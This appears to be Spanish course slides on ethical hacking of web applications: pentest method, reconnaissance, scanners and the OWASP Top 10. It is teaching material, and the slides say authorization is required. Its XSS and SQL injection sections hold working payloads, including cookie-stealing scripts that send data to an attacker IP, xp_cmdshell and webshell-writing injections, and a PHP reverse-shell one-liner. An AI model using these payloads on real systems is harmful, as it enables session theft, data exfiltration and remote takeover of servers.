


Hacking Ético | Análisis de Aplicaciones WEB



Máster Seguridad TIC VIII Edición – 2021









¿Por qué ahora?



¿ PORQUE SE DEBE TRATAR POR SEPARADO LA "WEB"?

- El mayor punto de exposición de las empresas y organización.
- Requiere una especialización dada su gran área de exposición y alcance.
- Es por estos motivos por lo que se acomete la tarea desde un enfoque particular.



Requisitos Previos

- Conocimiento en profundidad de las tecnologías WEB
 - Funcionamiento y arquitectura WEB
 - Conocimiento de **Javascript fundamentalmente**.
 - Técnicas de encoding (Hex, Base64, ofuscación, etc).
 - En especial conocer el funcionamiento del protocolo HTTP (RFC2610)
 - **OPTION**: Sirve para conocer los métodos soportados por el servidor.
 - **TRACE**: Sirve para conocer si existen balanceadores de carga y/o proxy.
- Aprendizaje constante
 - Practicar a diario en solitario y en equipo.
 - Aprender nuevas técnicas y analizar nuevas herramientas.



Pentesting

Importante: Misma metodología, pero enfocado exclusivamente a aplicaciones WEB. *Cambian las herramientas*.

Planning

Reconnaissance

Scanning

Gaining Access

Maintaining Access

Covering Tracks

EVALUACIÓN | PENTESTING

Reporting


OWASP TOP 10:

Buscar la existencia de al menos de una de las 10 principales vulnerabilidades WEB.



Pentesting WEB

En la metodología WEB, se suele resumir y sufre unos ligeros cambios:





Consejos | Metodología WEB

- □ Identificar los campos / métodos de entrada y/o salida de datos (INPUT/OUTPUT) que tiene la aplicación WEB a analizar. [Fase 2: Reconocimiento].
- Especificar en la Planificación del Test:
 - IP desde la que se hacen las pruebas.
 - □ Personas de contacto de la Organización, para informar de vulnerabilidades que pongan en riesgo la seguridad de la misma. [Email, teléfono, Nombre, etc].
 - Establecer el horario durante el cuál pueden ejecutarse las pruebas.
 - Indicar herramientas así como las pruebas que se van a realizar.
- Prestar especial atención a identificar las principales vulnerabilidades OWASP TOP 10. [Fase2: Discovery] Mediante procedimientos manuales y/o automáticos.
- □ En la Fase 3: Gainning Access, contar con la autorización correspondiente, antes de explotar una vulnerabilidad encontrada con objeto de conseguir acceso al Sistema.





Fase de Reconocimiento | WEB

- En la fase de reconocimiento WEB, se pretende conocer al "OBJETIVO", que en este caso se trata de una aplicación WEB.
- Obtener información como por ejemplo:
 - Existen balanceadores de carga?
 - Existe WAF (Web Application Firewall)?
 - Existe Proxy (cache proxy, proxy inverso, etc)?
 - Certificados SSL? Diferente servidor?
 - Infraestructura necesaria DNS, Servidor WEB, Base de Datos, etc.



Antes de empezar es IMPORTANTE crear una base de datos para "inventariar" la información que se va descubriendo.

WEB: Reconocimiento



Reconocimiento | Herramientas

- Técnicas y herramientas
 - Se aplican las mismas técnicas y herramientas ya explicadas anteriormente.[ver F2.A1]
- Google Hacking | Utilizar google para descubrir información relevante sobre nuestro OBJETIVO suele ser una herramienta de gran utilidad.

-ACKNG-DATABASE

Search Google Dorks

Category: All Free text search: Search

Latest Google Hacking Entries

Date Title Category

2013-02-05 runtimevar softwareVersion= Files containing juicy info
2013-02-05 iste:login.*.* Pages containing login portals

2013-02-05 inurl:/control/userimage.html Various Online Devices

2013-02-05 ext:xml ("proto="prpl-"" | "prpl-ya... Files containing juicy info

2013-02-05 ext:xml ("proto="prpl-" | "prpl-ya... Files containing juicy info


2013-02-05 ext:gnucash Files containing juicy info

2013-02-05 filetype:inc OR filetype:bak OR filetype:old mysql... Files containing passwords






Fase de Mapeo | Mapping WEB





Fingerprinting WEB

Es importante conocer la versión del servidor WEB que maneja la aplicación, puede contener vulnerabilidades que explorar en la ultima fase.



Web: http://www.net-square.com/httprint.html

Licencia: educational and non-commercial use.

Multiplataforma: Linux / Windows / Mac

La interfaz GUI solo esta disponible para Windows.

Importante:

Se puede ampliar los resultados obtenidos por NMAP, importando los resultados de la misma. | Pero no es inmediato, tiene ciertas limitaciones.

WEB: Mapping





Análisis WEB SSL

- Se trata de analizar como de "robustos" y/o seguros son los certificados SSL de un servidor WEB.
 - Ejemplo de lo que se busca:
 - Versiones de SSL/TSL con vulnerabilidades conocidas
 - Nivel de cifrado débil (< 128 bits)</p>
 - Utilización de Hash vulnerables (MD5)
 - Certificados caducados, CA propietarias, etc.

TLSSLed is a Linux shell script whose purpose is to evaluate the security of a target SSL/TLS (HTTPS) web server implementation. It is based on <u>sslscan</u>, a thorough SSL/TLS scanner that is based on the openssl library, and on the "openssl s_client" command line tool. The current tests include checking if the target supports the SSLv2 protocol, the NULL cipher, weak ciphers based on their key length (40 or 56 bits), the availability of strong ciphers (like AES), if the digital certificate is MD5 signed, and the current SSL/TLS renegotiation capabilities



Web:

http://www.taddong.com/en/lab.html#TLSSLED

Download:

http://www.taddong.com/tools/TLSSLed v1.3.sh

Versión: TLSSLed v1.3 **Licencia**: Open-Source

Plataforma: Linux





Descubrimiento Vulnerabilidades

https://owasp.org/www-project-top-ten/2017/

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	>	A1:2017-Injection
A2 – Broken Authentication and Session Management	>	A2:2017-Broken Authentication
A3 - Cross-Site Scripting (XSS)	71	A3:2017-Sensitive Data Exposure
A4 - Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 - Security Misconfiguration	湖	A5:2017-Broken Access Control [Merged]
A6 - Sensitive Data Exposure	71	A6:2017-Security Misconfiguration
A7 - Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 - Cross-Site Request Forgery (CSRF)	x	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilitie
A10 – Unvalidated Redirects and Forwards	x	A10:2017-Insufficient Logging&Monitoring [NEW,Comm

Descubriendo Vulnerabilidades

Fase 2: Discovery

Herramientas automáticas

Manualmente / Semiautomático



WEB | Escaner de Vulnerabilidades

- Open-Source
 - Nitko (http://www.cirt.net/nikto2)
 - OWASP ZAP Proxy (https://code.google.com/p/zaproxy/downloads/list)
 - VEGA (http://www.subgraph.com/products.html | Multiplataforma)
- Comerciales
 - Nstalker (http://www.nstalker.com/)
 - □ Versión Free: http://www.nstalker.com/products/editions/free/download/
 - Acunetix

http://www.acunetix.com/vulnerability-scanner/

Importante: Son herramientas muy intrusivas asegúrate de disponer de la autorización correspondiente.



Nikto (Vulnerability WEB Scanner)

- □ Herramienta especifica para el descubrimiento de vulnerabilidades WEB.
 - Script Perl escrito por Cris Sullo (http://www.cirt.net)
 - □ Contiene más de 6500 vulnerabilidades conocidas.
 - Herramienta muy intrusiva, genera gran cantidad de Logs, por lo que se debe usar con precaución, o podría suponer un DoS en el Servidor WEB, si lo logs no se tratan adecuadamente.



Web: http://www.cirt.net/nikto2

Download:

http://www.taddong.com/tools/TLSSLed_v1.3.sh

Versión: Nikto v2.1.5 **Licencia:** Open-Source


Plataforma: Linux | Incluido en Backtrack y KaliLinux





Nikto | Ejemplo

root@ST2Labs:~# nikto -host [web] -Format htm -ouput result.htm



nikto -Single permite al Pentester verificar manualmente ciertas vulnerabilidades detectadas por la herramienta.





Extra: Identificando WAF

The Web Application Firewall Fingerprinting Tool.

```
$ wafw00f -1
                              404 Hack Not Found
                                        \ \ / / 405 Not Allowed
                                    403 Forbidden
                                         / _ \
                       502 Bad Gateway / / \ \ 500 Internal Error
                                        /_/ \_\
                      ~ WAFW00F : v2.0.0 ~
       The Web Application Firewall Fingerprinting Toolkit
[+] Can test for these WAFs:
```

Herramienta con una base de datos con mas de 400 dispositivos. https://github.com/EnableSecurity/wafw00f



Manual Discovery | WEB

Objetivo:

- Confirmar las vulnerabilidades detectadas por las herramientas de forma automática - Eliminar los falsos positivos.
- Evaluar aquellos Sistemas críticos en los que una herramienta automática "falla" (WAF / IDS) o por seguridad del Servidor.
- □ Se debe realizar un check list con las vulnerabilidades a comprobar, habitualmente basadas en el TOP 10 de OWASP.
- En particular se analizarán de forma manual
 - XSS (Cross-Site Scripting)
 - XSFR / CSRF
 - SQL Invection

Recursos disponibles: https://www.owasp.org







Tipos de Ataques | Vulnerabilidades

Los ataques mediante la **inyección de código** es una de las áreas de vulnerabilidad más conocidas de las aplicaciones WEB.



Mis Configurations Exploits Hijacking



We are Legion. We do not Forgive. We do not Forget.



Ataques de Inyección

El ataque consiste en la inyección de código en manipular cualquier forma de introducción de datos de usuario (input), o incluso en la devolución de los mismos (output).





XSS (Cross Site Scripting)

- □ El atacante intenta ejecutar un código en el navegador Web del cliente mediante la inyección de un script a través de la página web vulnerable.
- □ El servidor vulnerable (no realiza filtrado de datos a la entrada (input)) es un mero transmisor del script hacia la victima.

□ Ejemplos:

- Robar cookies de sesión
- Atacar sistemas de la red interna de la Organización
- Etc.



Tipos de XSS

- **Reflected XSS**: Los ataques son directamente transmitidas a la victima desde el Servidor.
- □ Persistent/Stored XSS: Los ataques son almacenados como un contenido de la Web, que posteriormente será solicitado por la victima.
- DOM Based XSS: Aquellos XSS que tienen lugar cuando se explota un Objeto (DOM) generado por Javascript en lado del cliente (navegador).

JSON Injection: permite realizar el ataque de XSS en la respuesta (OUTPUT) del Servidor | Veremos en una práctica como explotar dicha vulnerabilidad.

Importante: Las vulnerabilidades más habituales son las XSS Reflected, porque son más sencillas de descubrir.

+Info: DOM Based Cross Site Scripting or XSS of the Third Kind http://www.webappsec.org/projects/articles/071105.txt

Descubriendo XSS | Manual

Fase
Descubrimiento de las vulnerabilidades

- Usando un navegador:
 - 1. Identificar los campos de entrada de datos (input fields)
 - 2. Introducir un sencillo script (javascript)

<script>alert('XSS')</script>

Si no aparece el mensaje XSS en una ventana de dialogo, entonces es probable que exista algún filtro de datos.



Debemos continuar aplicando técnicas de evasión



WEB: Attacks

!ojo! Antes de aplicar técnicas de evasión prueba: <script>alert(1)</script> | <script>alert("XSS"></script>





Técnicas de Evasión | Ejemplos

Sensibilidad a la utilización de Mayúsculas y minúsculas

UTF-8 Unicode encoding

Hex encoding without semicolons

<IMG

Utilizando enlace a hoja de estilos <CSS>

<LINK REL="stylesheet" HREF="javascript:alert('XSS');">

<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE>

Calculadoras

http://ha.ckers.org/xsscalc.html
https://hackvertor.co.uk/public

ista completa de técnicas de evasión

https://www.owasp.org/index.php/XSS Filter Evasion Cheat Sheet





Ejemplo XSS| Robar Cookies


ATAQUE:

<script>document.location='http://[IPAtacante]/cgi-bin/grab.cgi?'+document.cookie;</script>

```
javascript:img=new
Image();img.src="http://[IPAtacante]/steal.php?cookie="+document.cookie;
```

Si se utiliza el ataque desde la construcción de una **URL**, entonces usar **%2b** equivale a símbolo +.

```
<iframe width='0' height='0' frameborder='0'
src='<script>document.location='http://[IPHacker]/steal.php?cookie='+escape(document.cookie);</script>' />
```





SQL Injection


- □ La mayoría de las aplicaciones WEB almacenan la información que manejan en **Bases de Datos**. Habitualmente en servidores separados.
- □ SQL es el lenguaje más común de interacción con las bases de datos. Consultas, manipulación, actualizaciones, etc.
- □ Las aplicaciones WEB generan consultas SQL en función de los datos proporcionados por los usuarios.
- Si un servidor WEB no realiza un filtrado de la información que introduce el usuario en un campo de texto (ejemplo) se estaría permitiendo la inyección de código adicional no controlado. Esto es lo que se conoce como: **SQL Injection**.







SQL Injection | Procedimiento





Herramientas SQL Injection

SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems. And full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band.

Todas las posibilidades:

https://github.com/sqlmapproject/sqlmap/wiki/Features

```
[18:15:20] [INFO] retrieved: 1
[18:15:20] [INFO] the back-end DBMS operating system is Windows
[18:15:20] [INFO] testing if current user is DBA
[18:15:20] [INFO] retrieved: 1
[18:15:21] [INFO] checking if UDF 'sys_bineval' already exist
[18:15:21] [INFO] retrieved: 0
[18:15:21] [INFO] checking if UDF 'sys_exec' already exist
[18:15:21] [INFO] retrieved: 0
[18:15:22] [INFO] creating UDF 'sys bineval' from the binary UDF file
[18:15:22] [DNFO] creating UDF 'sys_exec' from the binary UDF file
how do you want to execute the Metasploit shellcode on the back-end database underlying operating
[1] Via UDF 'sys bineval' (in-memory way, anti-forensics, default)
[2] Stand-alone payload stager (file system way)
[18:15:24] [INFO] creating Metasploit Framework
                                                  sqlmap spawns the Metasploit's command
which connection type do you want to use?
                                                  line interface locally, then executes the
[1] Reverse TCP: Connect back from the database
[2] Reverse TCP: Try to connect back from the dat
                                                  previously created shellcode in-memory
the specified and 65535
                                                  within the database process' memory via
[3] Bind TCP: Listen on the database host for a
                                                  own injected sys bineval() user-defined
which is the local address? [172.16.213.1]
which local port number do you want to use? [3114
[18:15:29] [INFO] forcing Metasploit payload to Metasp
an be used to escalate privileges, either via 'incogni' extension or via 'getsystem' comman
[18:15:29] [INFO] creation in progress .... done
[18:15:33] [INFO] running Metasploit Framework 3 command line interface locally, wait..
[*] Please wait while we load the module tree...
   Started reverse handler on 172.16.213.1:3114
   Starting the payload handler ...
(18:15:40) [INFO] running Metasploit Pramework 3 shellcode remotely via UDF 'sws bineval', wait.
```

salmap

Automatic SQL injection and database takeover tool

Web: http://salmap.org/

Download:

https://github.com/sqlmapproject/sqlmap/tarball/ master

Versión: https://github.com/sqlmapproject/sqlmap

Licencia: This program is free software; GPL v2.0

Plataforma: Linux | Backtrack y KaliLinux

Antes de lanzar SQLmap se debe de identificar la URL exacta así como el método (GET/POST) y las variables (parámetros) ha evaluar en la consulta.



VIDEO-DEMO: SQLmap y metasploit trabajando juntos para explotar una vulnerabilidad y ejecutar una sesión de meterpreter

http://www.youtube.com/watch?feature=player_embedded&v=RsQ52eCcTi4





SQL Basic (I)

Consulta buscar en la base de datos, según unos criterios.

select [column(s)] from [table] where [search_criteria]

Wildcards soportados: * %

- ➤ En columnas el * significa buscar en todas las columnas de la Tabla.
- ➤ En el campo de búsqueda (where) el * significa cualquier "string", el % substrings)parte de un string, útil en los ataque Blind SQL.

Actualizar los campos de una base de datos [Tabla, Columna]

update [table] set [column] = [value] where [search_criteria]

substring([string],[position],[length]) > útil en los ataque Blind SQL | Extrae fragmentos de caracteres.

Borrar información de la base de datos [Tabla, Columna]

delete from [table] where [search_criteria]

Si se desea eliminar toda la información de la Tabla>. DELETE * FROM [table]




Ejemplos | SQL Basic (II)

SELECT * FROM Persons WHERE City LIKE '%nes%'

P_Id	LastName	FirstName	Address	City
1	Hansen	Ola	Timoteivn 10	Sandnes
2	Svendson	Tove	Borgvn 23	Sandnes

UPDATE Persons SET Address='Nissestien 67', City='Sandnes' WHERE LastName='Tjessem' AND FirstName='Jakob'

P_Id	LastName	FirstName	Address	City
1	Hansen	Ola	Timoteivn 10	Sandnes
2	Svendson	Tove	Borgvn 23	Sandnes
3	Pettersen	Kari	Storgt 20	Stavanger
4	Nilsen	Johan	Bakken 2	Stavanger
5	Tjessem	Jakob	Nissestien 67	Sandnes



Descubriendo SQL | Manual

- Importante identificar los vectores de entrada (INPUT POINT)
 - Formularios, Login, Cookies, Headers y cualquier otro tipo de intercambio de información, buttons, combox, etc.
- Los mensajes de error son la clave para determinar el tipo de base de datos.
 - Oracle: ORA, dentro del mensaje, lo identifica.
 - MSSQL: Incorrect Syntax (lo habitual).
 - MySQL: Error in your SQL
 - PostgreSQL: numero de error con 5 digitos Hex.
- □ El modo más habitual para detectar si existe una posible vulnerabilidad del tipo SQL Injection es añadir al campo (INPUT):
 - Comilla simple (')
- Introducir un dato malformado y esperar el fallo
- Comilla doble (")





Se introduce para

Tipo de Base de Datos | Manual

Operadores y elementos de SQL que **ayudan** al **Pentester** a **descubrir la estructura** de la Base de Datos.

Comentarios en el código


--, #, /* son habitualmente utilizados para indicar texto no interpretable y/o comentarios al código.

Operadores lógicos: OR / TRUE

```
' or 1=1
'' or 1=1
' or 'a' = 'a'
') or ('a' = 'a'
') or ('a' = 'a'
```

SELECT * FROM listin WHERE tel='

La consulta solicita mostrar un elemento del listín de teléfonos, pero al incluir la sentencia TRUE, se extraerá todo el contenido del Listín [Table].





Si resulta exitosa mostrará toda la tabla de usuarios

que este dentro

de la Base de

Datos.

Tipo de Base de Datos | Manual (II)

Insertar varias sentencias SQL en una misma línea, utilizando el punto y coma (;)

SELECT * FROM listin WHERE tel=''; SELECT * FROM users where 1=1;--';

Operador **UNION**

Unir dos sentencias SQL, de forma que el resultado es el conjunto, de las sentencias, una a continuación de la otra.

SELECT * FROM listin WHERE tel=' UNION SELECT *
FROM users where 1=1;--';

La limitación de este operador es que necesita que ambas sentencias tengan el mismo número de campos e incluso el mismo tipo de variables (integer, string, etc). El Pentester deberá solucionar este inconveniente con la conversión de tipo de variables (cast) y el padding en el número de columnas.

SELECT * FROM listin WHERE tel=' UNION SELECT (name, id, 1, 1, 1) FROM users where 1=1;--';

http://pentestmonkey.net





Estructura SQL | Manual (I)

□ Preguntando al Sistema de Base de Datos por su estructura, para ello se utiliza palabras CLAVE específicos de cada uno de los sistemas.

ASSQL (algunos co	omandos pueden necesitar permisos de Admin)
Versión	SELECT @@version
Comments	SELECT 1 — comment SELECT /*comment*/1
Current User	SELECT user_name(); SELECT system_user; SELECT user; SELECT loginame FROM mastersysprocesses WHERE spid = @@SPID Microsoft®
List Users	SELECT name FROM mastersyslogins SQL Serve
List Databases	SELECT name FROM mastersysdatabases; SELECT DB_NAME(N); — for N = 0, 1, 2,
List Columns	SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable'); — for the current DB only SELECT mastersyscolumns.name, TYPE_NAME(mastersyscolumns.xtype) FROM mastersyscolumns, mastersysobjects WHERE mastersyscolumns.id=mastersysobjects.id AND mastersysobjects.name='sometable'; — list colum names and types for mastersometable
List Tables	SELECT name FROM mastersysobjects WHERE xtype = 'U'; — use xtype = 'V' for views SELECT name FROM someotherdbsysobjects WHERE xtype = 'U'; SELECT mastersyscolumns.name, TYPE_NAME(mastersyscolumns.xtype) FROM mastersyscolumns, mastersysobjects WHERE mastersyscolumns.id=mastersysobjects.id AND mastersysobjects.name='sometable'; — list colum names and types for mastersometable



34

WEB: Attacks

Estructura SQL | Manual (II)

MySQL (algunos comandos pueden necesitar permisos de Admin)

, , ,	becautification at permises de , tarrim,	
Current Database	SELECT database()	
List Databases	SELECT schema_name FROM information_schema.schemata; — for MySQL $>= v5.0$ SELECT distinct(db) FROM mysql.db — priv	
List Columns	SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != `mysql' AND table_schema != `information_schema'	
List Tables	SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != `mysql' AND table_schema != `information_schema'	
Find Tables From Column Name	SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = `username'; — find table which have a column called `username'	
Select Nth Row	SELECT host, user FROM user ORDER BY host LIMIT 1 OFFSET 0; # rows numbered from 0 SELECT host, user FROM user ORDER BY host LIMIT 1 OFFSET 1; # rows numbered from 0	
Version	SELECT @@version	
Comments	SELECT 1; #comment SELECT /*comment*/1;	
Current User	SELECT user(); SELECT system_user();	
List Users	SELECT user FROM mysql.user; — priv	
List Password Hashes	SELECT host, user, password FROM mysql.user; — priv	

Nota: si el comando tiene al final --piv indica que solo puede ser ejecuta por el administrador

En la web pentestmonkey.net hay más ejemplo de SQL para otros sistema de BD.



SQL | Command Injection

Se puede utilizar SQL Injection para hacer que el Sistema de Base de Datos ejecute comandos del Sistema Operativo.

Ejecutar código

exec master..xp cmdshell 'ping [IP hacker]' --

Extraer información

exec master..sp makewebtask \\[IP hacker]\share\results.html, "select * from information schema.tables"

Ejecutar código PHP en el Server

and 1=0 UNION SELECT '[PHP Code]' INTO OUTFILE '/var/www/html/mycode.php'



Existe código PHP - WEBSHELL

https://code.google.com/p/emelco/




.Server®







SQLi | Example!







Reverse PHP Shell Code

PHP Code - Shell on Linux System

Si no funciona el descriptor 3, probar con 4, 5, 6, etc.

php -r '\$sock=fsockopen("IPHacker",1234);exec("/bin/sh -i <&3 >&3 2>&3");'


php-reverse-shell


This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. http://www.hackedsite.com/php-reverse-shell.php

Download

MD5sum:2bdf99cee7b302afdc45d1d51ac7e373 SHA1sum: 30a26d5b5e30d819679e0d1eb44e46814892a4ee

php-reverse-shell-1.0.tar.gz









Materia para profundizar



- **Google Hacking**: Comandos de Google para rastrear la WEB en busca de información y/o vulnerabilidades WEB. Además hace mención a alguna herramienta.
 - Autor: Dr. Gonzalo Álvarez Marañón CSIC
 - □ PDF:

http://www.iec.csic.es/gonzalo/descargas/HackingconGoogle.pdf

- OWASP Project: Es el proyecto por excelencia para profundizar en todo lo referente a la Seguridad de las aplicaciones WEB, vulnerabilidades, configuraciones, etc.
 - WEB: https://www.owasp.org







Materia para profundizar

- WayBack SQL Scanner
 - Web: http://ghostlulz.com/wayback-sql-injection-scanner/
- SQL Injection in Forget Password Function
 - Web: https://medium.com/@kgaber99/sql-injection-in-forget-password-function-3c945512e3cb
- Pwning child company to get access to ParentCompany's Slack Team
 - Web:<u>https://blog.parthmalhotra.com/pwning-child-company-to-get-access-to-parentcompanys-slack-team/</u>
- BYPASSING A CRAPPY WAF TO EXPLOIT A BLIND SQL INJECTION
 - Web: https://robinverton.de/blog/2019/08/25/bug-bounty-bypassing-a-crappy-waf-to-exploit-a-blind-sql-injection/





WEB | OWASP TOP 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 - Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 - Cross-Site Scripting (XSS)	31	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	31	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	71	A6:2017-Security Misconfiguration
A7 - Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 - Cross-Site Request Forgery (CSRF)	×	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	×	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Versión Actual 2017

http://securityaffairs.co/wordpress/57938/hacking/2017-owasp-top-10.html https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project





Opcional | WorkShop XXE Exploit



Útil para Pentesting en aplicaciones JAVA con intercambio de datos utilizando XMI

https://gosecure.github.io/xxe-workshop/#0

in websec

From blind XXE to root-level file read access

https://honoki.net/2018/12/12/from-blind-xxe-to-root-level-file-read-access/





Laboratorio | HomeWork





Requisitos

Traer para el Laboratorio descargada ...



Practica

OWASP Broken Web Apps

Download OWASP_Broken_Web_Apps_VM_1.1.1.7z (1.3 GB)

http://sourceforge.net/projects/owaspbwa/files/

OWASP ZAP PROXY

ZAP 2.3.1 Standard (66,3MB)

https://code.google.com/p/zaproxy/wiki/Downloads

